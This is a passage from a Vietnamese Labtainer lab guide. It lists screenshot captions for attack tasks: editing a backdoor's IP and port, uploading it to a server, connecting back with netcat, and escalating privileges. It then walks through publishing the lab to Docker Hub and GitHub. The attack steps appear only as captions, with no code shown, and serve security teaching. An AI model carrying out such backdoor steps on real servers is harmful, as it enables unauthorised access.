


Hình 118. *Chỉnh sửa ip và port trong file backdoor*




Hình 119. Tải file backdoor lên server

**Task 5:** Sử dụng công cụ netcat để kết nối server




Hình 120. Thực hiện kết nối với server

**Task 6:** Leo thang đặc quyền




Hình 121. Leo thang đặc quyền

**Task 7:** Cấu hình dịch vụ ftp



Hình 122. Cấu hình dịch vụ ftp




Hình 123. Chạy checkwork để kiểm tra các task đã thành công chưa

## **5. Triển khai bài lab lên Dockerhub**

Upload imodule

1. Tạo tài khoản


* Tạo 1 tài khoản github và đăng nhập docker bằng tài khoản này



Hình 124. Tài khoản dockerhub

1. Đẩy lab lên docker hub

* Từ labedit, chọn Edit -> Config (registry) và điền tên của dockerhub đã tạo vào. Sau đó savelab và rebuild lại lab




Hình 125. Config(registry) dockerhub ở labedit

* Tạo git: vào đường dẫn *$LABTAINER\_DIR/labs*

*git init*

*git config –global user.name “your\_username” (tên hiển thị trên git)*

*git config –global user.email “your\_email@example.com” (tài khoản đăng nhập)*

**




Hình 126. Khởi tạo và config account github

* Push lab bằng git:

*git add <ten lab>*


*git commit <ten lab> -m “Adding an Imodule”*



Hình 127. Commit lab cho git

* Đăng nhập docker trên labtainer


*docker login*



Hình 128. Login docker


* Sau khi đăng nhập docker sử dụng file publish.py với option -d -l để tải file lên docker hub:

*./publish.py -d -l <tên lab>*

**


*Sử dụng publish.py tải lab lên docker hub*

* Sau khi hoàn tất, container của lab sẽ được đẩy lên docker hub (https://hub.docker.com/repositories/trunghieu251701)




Hình 129. Đẩy container của lab sẽ được đẩy lên docker hub

* Tải imodule lên github
* Tạo file imodule.tar chứa bài thực hành bằng file create-imodule.sh




Hình 130. *Tạo file Imodule.tar*

* File được tạo tại $LABTAINER\_DIR/imodule.tar, copy file này ra máy thật. Sau khi copy thành công, tạo một repo mới trên github và push file này lên repo đó



Hình 131. Push file Imodule.tar lên github

* Tải imodule về và chạy thử
* Sử dụng lệnh imodule thêm và labtainer để chạy thử



Hình 132. Tải bài lab về và chạy thử